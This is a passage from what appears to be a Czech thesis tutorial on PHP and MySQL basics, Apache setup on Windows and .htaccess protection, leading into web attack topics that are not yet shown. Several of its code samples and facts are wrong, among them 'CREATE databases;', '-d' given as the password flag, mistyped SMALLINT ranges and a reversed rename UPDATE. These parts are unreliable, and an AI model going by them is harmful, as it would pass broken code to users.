Double - desetinné číslo v rozsahu od -1,7x10308 do 1,7x10308

String - hodnotou je znakový řetězec

Array - proměnná, která obsahuje více hodnot. Hodnota se vyvolává pomocí indexu prvku pole

Index - indexy se zapisují do hranatých závorek za název proměnné

Object – hodnotou tohoto datového typu je objekt

2.5 Řídící struktury (SMARTY)

Stejně jako v samotné aplikaci, i při prezentaci údajů a dat je nutné často využívat podmínek a cyklů. Zjednodušená podoba těchto řídících příkazů je k dispozici i v systému. Při vytváření šablon lze použít podmínky i cykly typu "`for`" a "`foreach`". Základním formátem alternativní syntaxe je záměna otvírací závorky za dvojtečku `(:)` a uzavírací závorky za `endif;`, `endwhile;`, `endfor;`, `endforeach;`, resp. `endswitch;`.

Příklad zápisu:

```
<?php if ($a == 5): ?> A se rovná 5 <?php endif; ?>
```

2.6 Funkce

Funkce jsou v podstatě krátké části skriptů, které je možné opakovaně používat, do funkce může být vložen jakýkoli platný PHP kód.

Klíčové slovo `function` ukazuje, že jde o deklaraci funkce. Je výhodnější psát název funkce bez diakritiky. Předem definované funkce nikdy nemají český název, pokud náhodou funkce bude mít shodný název s některou již definovanou, skript by mohl fungovat chybně (`return`, `close`, `open`). Kulaté závorky „`( )`“ definují, zda se jedná o funkci s parametrem, nebo bez (prázdné závorky = bez parametru). Složené závorky„`{}`“ ohraničují deklaraci a obsah funkce.

Příklad zápisu:

```
function vypocet()
{
  $GLOBALS["x"] = 10;
  $y = 20;
}
$x = 100;
$y = 200;
vypocet();
$vysledek = $x + $y;
echo $vysledek;
```

Funkce bez parametru

Nemá uvnitř závorek žádný argument (proměnnou):

```
function vypis(){
echo("ahoj");
}
```

Funkce s parametrem

```
function vypis($jmeno){
echo($jmeno);
}
vypis(dobrou noc);
```

Funkce vracející hodnotu

```
function vrat($hodnota){
return $hodnota*2;
}
echo(vrat(20)+"<br>");
```

3 SQL STRUCTURED QUERY LANGUAGE

SQL patři do kategorie tzv. **deklarativních programovacích jazyků** - kód jazyka SQL není psán v žádném samostatném programu, ale je vkládán do jiného programovacího jazyka, který je již procedurální.

Se samotným jazykem SQL lze pracovat pouze v případě, že je pomocí terminálu připojen na SQL server a na příkazový řádek se zadávají přímo příkazy jazyka SQL.

3.1 Části SQL

SQL se skládá z několika částí:

- Jazyk **DDL** - Data Definition Language - jedná se o jazyk pro vytváření databázových schémat a katalogů
- Jazyk **SDL** - Storage Definition Language - definuje způsob ukládání tabulek
- Jazyk **VDL** - View Definition Language, určuje vytváření pohledů (pohled si lze představit jako virtuální tabulku složenou z různých jiných tabulek)
- Jazyk **DML** - Data Manipulation Language - obsahuje základní příkazy `INSERT`, `UPDATE`, `DELETE` a nejpoužívanější příkaz `SELECT`.

3.2 Návrh tabulky

Základem každé databáze jsou tabulky, které popisují nějakou entitu. Tabulka se skládá ze sloupců a polí, které se nazývají atributy a volí se takové vlastnosti, které nás o dané entitě zajímají.

Podle pravidel v MySQL se k pojmenování sloupců používají alfanumerické znaky a podtržítka.

Název sloupce	Příklad
id_cislo	128
jmeno	Jan
prijmeni	Jánský
firma	ABC
email	jansky@abc.cz
datum_registrace	2004-02-04

Obrázek 1 - Návrh tabulky

3.3 Datové typy sloupců

V MySQL existují 3 hlavní typy jednotlivých datových polí. Jsou to textové, číselné a časové datové typy. V rámci hlavních datových typů pak existuje řada specifikací **:**

3.3.1 Číselné datové typy

Název typu	Paměťový prostor (B)	Interval	Bez znaménka
TINYINT	1	-128 do 127	0 – 255
SMALLINT	2	-23768 do 32767	0 – 56535
MEDIUMINT	3	-8388608 do 8388607	0 – 16777215
INT	4	-2147483648 do 2147483647	0 – 4294967295
BIGINT	8	-9223372036854775808 do 9223372036854775807	0 – 18446744073709550615
FLOAT(M,D)	4	Liší se podle použitých hodnot.	-
DOUBLE(M,D)	8	Liší se podle použitých hodnot.	-
DECIMAL(M,D)	Hodnota M + 2B	Liší se podle použitých hodnot.	-

Obrázek 2 - číselné datové typy v SQL

Textové datové typy

Název datového typu	Maximální velikost	Přidělená paměť
CHAR(X)	255 B	X B
VARCHAR(X)	255 B	X+1 B
TINYTEXT	255 B	X+1 B
TINYBLOB	255 B	X+2 B
TEXT	65535 B	X+2 B
BLOB	65535 B	X+2 B
MEDIUMTEXT	1,6 MB	X+3 B
MEDIUMBLOB	1,6 MB	X+3 B
LONGTEXT	4,2 GB	X+4 B
LONGBLOB	4,2 GB	X+4 B

Obrázek 3 - Textové datové typy v SQL

3.3.2 Datum a čas

Typ	Velikost	Popis
DATE	3 bajty	datum ve formátu YYYY-MM-DD
DATETIM	8 bajtů	datum ve formátu YYYY-MM-DD HH:MM:SS
TIME	3 bajty	čas ve formátu HH:MM:SS
TIMESTAMP	4 bajty	ve formátu YYYYMMDDHHMMSS (hodnoty končí v roce 2037)
ENUM	1 nebo 2 bajty	výčet jenž označuje, že sloupec může nabýt jen jednu z povolen. hodnot
SET	1 – 8 bajtů	výčet jenž označuje, že sloupec může nabýt více povolených hodnot

Obrázek 4 - datum a čas v SQL

3.3.3 Integritní omezení

Do tabulek většinou data vkládají koncoví uživatelé, proto lze na úrovní SQL serveru zajistit některé požadavky, které jsou na jednotlivé položky kladeny. Např.: Lze zajistit, aby některá z položek byla vždy vyplněna, což znamená, že server nedovolí uložit prázdný záznam do tabulky.

3.3.4 Možná integritní omezení:

`NULL` a `NOT NULL` – určují, zda je zadání hodnoty do příslušného pole povinné.

`PRIMARY KEY` – primární klíč je pole, jehož hodnota jedinečným způsobem identifikuje každý záznam tabulky.

`UNIQUE` – omezující podmínka jedinečnosti vynucuje integritu entity klíčem, který není primární. Zajišťuje, aby do sloupců s omezující podmínkou jedinečnosti nebyly vloženy duplicitní hodnoty.

`UNSIGNED` – označuje neznaménkový číselný typ.

3.4 Základy práce s klientem my SQL


Jedním ze způsobů komunikace se serverem MySQL je klient MySQL. Klientskou aplikaci lze spustit z příkazového řádku příkazem `mysql`, který může mít několik argumentů. Takto lze komunikovat s MySQL serverem a upravovat data na něm. Všechny použité příkazy musí být ukončeny středníkem. Aby bylo možné se připojit k serveru a pracovat s daty na něm, je třeba, aby byl spuštěn démon MySQL.

Argumenty :

(-u) – uživatelské jméno

(-d) – heslo

(-h) – název hostitele



Obrázek 5 - Klient SQL

3.5 Tvorba databáze

Výpis seznamu existujících databází na serveru MySQL:

```
SHOW databases;
```


Vytvoření nové databáze

```
CREATE databases;
```

Výběr databáze, kterou chceme používat: - `moje_db`

```
USE test;
```

Vytvoření databáze




Obrázek 6 - Vytvoření databáze

3.6 Tvorba tabulek v SQL

K vytvoření tabulky je zapotřebí příkazu `CREATE`. Za něj se zapíše název tabulky oddělený mezerou. Do kulatých závorek se zapisují názvy sloupců, jejich typy a integritní omezení.

Příklad zápisu:

```
CREATE TABLE název_tabulky (
jméno_sloupce1 TYP [integritní omezení],
jméno_sloupce2 TYP [integritní omezení],
...);
```



Obrázek 7 - Vytvoření tabulky v SQL

Ověření existence vytvořené tabulky:

```
SHOW TABLES;
SHOW COLUMNS FROM název_tabulky;
```


3.7 Vkládání záznamů

K účelu vkládání záznamů slouží příkaz `INSERT`. Tento příkaz má dvě varianty, které se liší v možnostech přidávání dat do tabulky. V prvním případě lze vybrat, které sloupce budou zaplněny novými hodnotami a v druhém případě se zapisují hodnoty všech sloupců postupně, což znamená, že počet vkládaných hodnot musí odpovídat počtu sloupců.

```
INSERT INTO název_tabulky (sloupec1, sloupec4, …)
VALUES (hodnota1, hodnota4, …);
```

nebo

```
INSERT INTO tabulka VALUES(hodnota1, hodnota2, …);
```



Obrázek 8 - Vkládání hodnot do tabulky

Systém MySQL také umožňuje vkládání několika záznamů najednou.

```
INSERT INTO název_tabulky (sloupec1, sloupec4, …)
VALUES (hodnota11, hodnota41, …),
(hodnota12, hodnota42, …),
(hodnota13, hodnota43, …);
```

3.8 Zobrazení dat v tabulce

Pro zobrazení dat v tabulce se používá základní výběrový příkaz `SELECT` a zapisuje se v následujícím tvaru. Hvězdička znamená, že se zobrazí všechny údaje v tabulce.

```
SELECT * FROM název_tabulky;
```

```
mysql> SELECT * FROM zakaznici;
+-----------+-------+----------+-------+---------------+-------------------+
| id_cislo  | jmeno | prijmeni | firma | email         | datum_registrace  |
+-----------+-------+----------+-------+---------------+-------------------+
|         1 | Jan   | Jánský   | ABC   | jansky@abc.cz | 2005-02-16        |
+-----------+-------+----------+-------+---------------+-------------------+
1 row in set (0.00 sec)
```

Obrázek 9 - Zobrazení dat v tabulce

3.9 Manipulace s daty

Odstraňování dat

Pro účely odstraňování dat se používá příkaz `DELETE`:

```
DELETE FROM název_tabulky WHERE sloupec = 'hodnota';
```

Je-li třeba zajistit větší bezpečnost před nechtěným odstraněním záznamů, může se použít klauzule `LIMIT`, která omezí počet odstraňovaných záznamů:

```
DELETE FROM název_tabulky WHERE sloupec = 'hodnota'LIMIT 1;
```

3.10 Změna struktury

Základním příkazem, který se používá pro jakoukoliv manipulaci s existující tabulkou je `ALTER TABLE`.

```
ALTER TABLE název_tabulky vlastní příkaz pro aktualizaci;
```

Přidání sloupců do tabulky

V případě, že v tabulce již nějaká data jsou, lze použít následující příkaz:

```
ALTER TABLE název_tabulky
ADD COLUMN jméno_sloupce typ_sloupce [ integritní omezení];
```

Přejmenování sloupce

Existují dvě možnosti jak přejmenovat sloupec. První možnost je rychlejší a využije se v ní již známý příkaz `ALTER TABLE`.

```
ALTER TABLE název_tabulky CHANGE COLUMN staré_jméno_sloupce
nové_jméno_sloupce typ_sloupce [integritní omezení];
```

Druhá možnost je obecnější a je třeba provést ji v několika krocích. Nejprve vytvořit nový sloupec, zkopírovat hodnoty ze starého sloupce do nového a smazat starý sloupec **:**

```
ALTER TABLE název_tabulky
ADD COLUMN jméno_sloupce typ_sloupce [integritní omezení];

UPDATE název_tabulky
SET staré_jméno_sloupce = nové_jméno_sloupce;

ALTER TABLE název_tabulky
DROP staré_jméno_sloupce;
```

Přejmenování tabulky

Změna názvu tabulky je možná v MySQL následovně:

```
ALTER TABLE název_tabulky
RENAME AS nový_název_tabulky;
```

Odstranění tabulky

Odstranění tabulky se provede příkazem `DROP TABLE`. Pokud se provede tento příkaz zničí se všechna data, která byla v mazané tabulce uložena.

```
DROP TABLE název_tabulky;
```

Odstranění databáze

V MySQL lze odstranit celou databázi. Provede se to příkazem `DROP DATABASE`. Pokud je proveden příkaz `DROP DATABASE`, budou odstraněny všechny tabulky a data, která byla v databázi uložena.

```
DROP DATABASE název_databáze;
```

3.11 Vazby mezi tabulkami

Vazby mezi tabulkami lze rozdělit do následujících tří skupin.

1 : 1

1 : N

M : N

Reprezentace vazby 1:1

Vztah 1:1 je nejjednodušší, a zároveň nejvíce neobvyklý vztah, kdy každému prvku jednoho objektu náleží právě jeden prvek druhého objektu.

Reprezentace vazby 1:N

Tato vazba je nejobvyklejším vztahem. Jeden prvek jednoho objektu je možné spojit s více prvky druhého objektu pomocí takzvaného cizího klíče (foreign key). Cizí klíč je zvláštní druh intergritního omezení. Hodnotu samotné položky vůbec nezobrazuje, ale zato popisuje vazbu mezi tabulkami. Provázané sloupce musí být stejného typu. Následující řádky ukazují strukturu tabulek:

Struktura tabulek:

ZAMESTNANEC:

ID_ZAM	JMENO	PRIJMENI	ROD_CISLO	ODDELENI	FUNKCE
1	Jan	Nový	751015/2352	10	127
2	Petr	Novák	780401/4421	15	121
3	Ivan	Nováček	650906/1566	10	156
4	Pavel	Novotný	740205/3566	20	127

ODDELENI:

ID_ODD	NAZEV
10	sklad
15	centrála
20	počítačový sál

FUNKCE:

ID_FN	FUNKCE	PLAT
121	vedoucí	21500
127	technik	15000
156	správce	17500

Vytvoření tabulek ve vztahu 1: N a jejich provázání

```
CREATE TABLE oddeleni (id_odd INTEGER,
nazev VARCHAR(20),
PRIMARY KEY (id_odd));
CREATE TABLE funkce
(id_fn INTEGER,
funkce VARCHAR(10),
plat FLOAT(10) DEFAULT 8000,
PRIMARY KEY (id_fn));
CREATE TABLE zamestnanec
(id_zam INTEGER,
jmeno VARCHAR(10),
prijmeni VARCHAR(20),
rod_cislo VARCHAR(11) NOT NULL,
oddeleni INTEGER,
funkce INTEGER,
PRIMARY KEY (id_zam),
FOREIGN KEY (oddeleni) REFERENCES oddeleni (id_odd),
FOREIGN KEY (funkce) REFERENCES funkce (id_fn));
```

Reprezentace vazby M:N

Vazba M:N spočívá v tom, že více prvků jednoho objektu je možné spojit s více prvky objektu druhého. Struktura tabulek následuje.

Struktura tabulek:

ZAMESTNANEC:

ID_ZAM	JMENO	PRIJMENI	ROD_CISLO
1	Jan	Nový	751015/2352
2	Petr	Novák	780401/4421
3	Ivan	Nováček	650906/1566

FUNKCE:

ID_FUN	NAZEV
121	vedoucí
127	technik
156	správce

VYKON_FUNKCE:

CISLO_ZAM	CISLO_FUN
1	127
2	121
3	156

Vytvoření tabulek ve vztahu M: N a jejich provázání

```
CREATE TABLE zamestnanec (id_zam INTEGER,
jmeno VARCHAR(10),
prijmeni VARCHAR(20),
rod_cislo VARCHAR(11) NOT NULL,
PRIMARY KEY (id_zam));

CREATE TABLE funkce
(id_fn INTEGER,
nazev VARCHAR(10),
PRIMARY KEY (id_fn));

CREATE TABLE vykon_funkce
(cislo_zam INTEGER,
cislo_fn INTEGER,
PRIMARY KEY (cislo_zam, cislo_fn),
FOREIGN KEY (cislo_zam) REFERENCES zamestnanec (id_zam),
FOREIGN KEY (cislo_fn) REFERENCES funkce (id_fn));
```

Otázka zabezpečení webových aplikací je bezesporu nezanedbatelnou položkou, které musí být při vývoji zejména programové a kontrolní části webu věnován dostatečný prostor. Z tohoto důvodu byly vysvětleny základní principy PHP a SQL. Přiblížení těchto jzyků je možné chápat jako příklad kombinace prostředků pro vytváření webových aplikací.

Existují principielně jednoduché metody, jak narušit aplikační bezpečnost, a ve většině případů k tomu stačí přístup na úrovni běžného uživatele webu. Problém je však často (zejména začínajícími vývojáři) ignorován, což útočníkům značně zjednodušuje situaci. Proto v budou v praktické části vysvětleny základní principy útoků na webové aplikace a možnosti, jak se jim bránit.

I. PRAKTICKÁ ČÁST

4 INSTALACE A NASTAVENÍ AMP (APACHE, MYSQL ,PHP) POD WINDOWS

Praktická část bude kontextově rozdělena na dvě části. První část popíše instalaci webového serveru Apache, PHP, SQL pod Windows a také instalaci nástroje pro správu databáze phpMyAdmin. Opět je dobré připomenout, že jde o pomůcku začínajícím webkodérům a webdesignerům, a hlavně o to aby si nejpoužívanější server mohli „osahat" a naučit se s ním pracovat. Samozřejmě je možné použít takzvané „trojkombinace". Instalační soubory tří zástupců těchto balíčků budou umístěny na přiloženém CD.

Kapitola se také zmíní o nastavení konfiguračních souborů z hlediska zabezpečení serveru i ostatních součástí. Obecně by se dalo říci, že tato stať ukáže praktický příklad instalace a nastavení kompletního serveru. Jde sice o instalaci pouze na lokálním počítači, avšak pro základní poznatky je toto řešení vyhovující.

Druhá část se bude zabývat podrobnějším popisem nejčastějších útoků na webové aplikace. Pro názornost budou uvedeny i zdrojové kódy některých zabezpečovacích mechanismů, které mají chránit webovou prezentaci před útoky. Konkrétně se bude jednat o útoky pomocí injekce (Inection, SQL Injection), XSS (cross site scripting) a CSRF (cross site request forgery)

Ještě před samotnou instalací je třeba stáhnout instalátory Apache[9], PHP[10], SQL[11] a phpMyAdmin[12] a to nejlépe na jejich oficiálních stránkách.

Funkční sestava všech komponent, o kterých je hovořeno výše, je samozřejmě uložena na přiloženém CD.

[9] http://httpd.apache.org/download.cgi
[10] http://www.php.net/downloads.php
[11] http://www.mysql.com/downloads/
[12] http://www.phpmyadmin.net/home_page/downloads.php

4.1 Instalace Apache krok za krokem

Pro instalaci byla vybrána verze Apache 2.2.15 stažená v binárním (instalačním) souboru určeném pro 32bitovou verzi systému Windows.

Pro lepší představu je níže vytvořen návrh adresářové struktury serveru (která není povinná, jen ilustrační), tak, aby byla co nejpřehlednější. Pokud by byla použita jiná struktura, musely by se konfigurační soubory přizpůsobit.


Instalace	
Apache 2.2	C:\web\prog\Apache2
PHP	C:\web\prog\php5
MySQL server	C:\web\prog\mysql5
Kořenový adresář webu	
Root www	C:\web\www
Ostatní soubory	
Instalační soubory	C:\web\install
Dokumentace	C:\web\manual

Adresářová struktura je tedy připravena a je možné začít s vlastní instalací.

Nejdříve je tedy nutné nainstalovat server. K tomu slouží binární soubor s příponou .msi stažený z oficiálního webu. Na instalaci není nic složitého. Je jen několik nastavení, co stojí za pozornost, je to volba instalace, informace o serveru a nastavení cesty.

Po spuštění instalačního balíčku serveru Apache se zobrazí uvítací obrazovka, která podá informaci o instalované verzi Apache a upozorní na copyright. Na další obrazovce je nutné souhlasit s licenčním ujednáním. Dalším krokem je zobrazení informací o instalovaném software. Přestože jistě uživatel ví, jaký software instaluje, může se dozvědět zajímavé a důležité informace, které mu mohou pomoci při práci. Dalším oknem jsou informace o serveru.

4.1.1 Informace o serveru



Obrázek 10 – Apache: Informace o serveru

Při instalaci na lokální počítač je zvyklostí vyplnit formulářová pole tak, jak je vidět z obrázku 16. Zde se nastavují doména, jméno serveru a email administrátora serveru.

Doménou se rozumí logická (nikoli fyzická) část počítačové sítě, nakterou se vztahují společná pravidla činnosti. *2.* Obdobnými pravidly se řídící velká skupina počítačů zapojených v síti Internet; tato doména se vyznačuje především společnou částí internetové adresy[13].

Název serveru určuje jeho vlastník a většinou se shoduje s názvem domény.

Administrátorský email, je adresa na na správce serveru.


Poslední volbou je, zda bude služba Apache instalována pro všechny uživatele na portu 80, nebo pro aktuálně přihlášeného uživatele 8080 s nutností ručního spouštění služby. Po nastavení těchto parametrů se instalátor přesune na volbu instalace.

4.1.2 Volba instalace

Zde jsou uvedeny jen dvě možnosti a to *typical* a *custom*. Druhá volba umožní změnit nastavení umístění instalace atd.

[13] Výkladový slovník výpočetní techniky a komunikací


4.1.3 Nastavení vlastností



Obrázek 11 – Apache: Nastavení vlastností instalace


V této části instalce se určí, kam se umístí server Apache. Pro názornost jej tedy umístíme do předem připravené složky(viz. výše).

Dále následuje upozornění na možnost změn a extrakce souborů serveru.



Obrázek 12 – Apache: průběh instalace

Poslední částí je informace o úspěšném nainstalování.



Obrázek 13 – Apache: Konec instalace

4.2 Nastavení http.conf

Server je tedy úspěšně nainstalován. Nyní je třeba nastavit konfigurační soubor *httpd.conf,* což je hlavní konfigurační soubor serveru Apache. Tento soubor je, při struktuře složek, která byla vytvořena, má umístění v

```
c:\web\prog\apache2\conf\httpd.conf
```

Je doporučeno jej otevírat v nějakém editoru, například PSpad, nebo Dreamweaver, stačí však obyčejný poznámkový blok v systému windows.

První změnou, která bude provedena, je nastavení kořenového adresáře dokumentů. Toto nastavení umožňuje direktiva `DocumentRoot`. Ta bude nastavena na:

```
DocumentRoot "C:/web/www"
```

To z toho důvodu, aby byl oddělen sesrver od vlastních dokumentů.

Další direktivou, jejíž parametr je třeba změnit je DirectoryIndex. Následujícím řádkem bude povoleno serveru, aby vyhledal a spustil v dané složce nejdříve soubor index.htm, pokud jej nenajde, tak index.html a pokud ve složce není, aby spustil soubor index.php. Tím bude připraven vykonávat po naistalování PHP jsoubory s touto příponou.

```
DirectoryIndex index.html index.htm index.php
```

Dále je třeba nastavit direktivu `Listen`, která určí serveru, na které IP adrese a portu má naslouchat, případně, na které adrese bude server přístupný zvenčí. V případě, že bude IP adresa nastavena na 127.0.0.1 jedná se o naslouchání na localhost.

Tip

Pokud je nutné, aby byl server přístupný i z jiných počítačů v LAN síti, nebo bude uživatel PC pracovat i s virtuálním PC například pod Linuxem, je třeba nastavit i pevnou lokální IP adresu vačeho PC. Například 192.168.1.5

Direktiva listen bude tedy nastavena na:

```
Listen 127.0.0.1:80
Listen 192.168.1.5:80
```

Pokud bude zahrnuta i možnost externího přístupu.

Poslední změnou bude nastavení schopnosti spouštět php skripty, nebo jinými slovy připravení „půdy“ pro instalaci PHP. Toto nastavení se provede přidáním několika řádků na konec souboru.

```
LoadModule php5_module "C:/dev/prog/php5/php5apache2.dll"

AddType application/x-httpd-php .php
AddType application/x-httpd-php-source .phps
Bezpečnostní doporučení pro Apache
```

Zatím, tyto řádky nemají žádný význam, ale po nainstalování modulu PHP bude možné spouštět PHP skripty, aniž by bylo třeba se k souboru *httpd.conf* vracet.

4.2.1 .htaccess a .htpasswd

Tento soubor, který se umisťuje do kořenového adresáře serveru umožňuje rozšíření konfiguračního souboru *httpd.conf*. Htaccess umožňuje například přesměrování stránek, vypínání a zapínání indexů, nastavení chybových stránek, omezení přístupu atd.

Nejzjímavější funkcí, pro potřeby této práce, je omezení přístupu. To lze samozřejmě ošetřit například pomocí PHP, avšak takto je to pohodlnější, tedy pro menší množství stálých uživatelů.

Nejdříve je nutné tento soubor vytvořit a umístit do kořenového adresáře webu, nebo do adresáře, který je třeba uzamknout.

Soubor .htaccess by mohl vypadat, pro uzamčení adresáře, *secret* například takto:

```
AuthUserFile C:/web/www/secret/.htpasswd
AuthGroupFile /dev/null
AuthName "Sekce"
AuthType Basic
require valid-user
```

`AuthName` je název zaheslované části a `AuthUserFile` je absolutní cesta k souboru s hesly. Absolutní cestu lze zjistit pomocí PHP funkce phpinfo() na řádku SCRIPT_FILENAME.

Tento soubor (nazvěme jej například cesta.php) musí být uložen v slžce *secret* aby se zobrazila správná cesta.

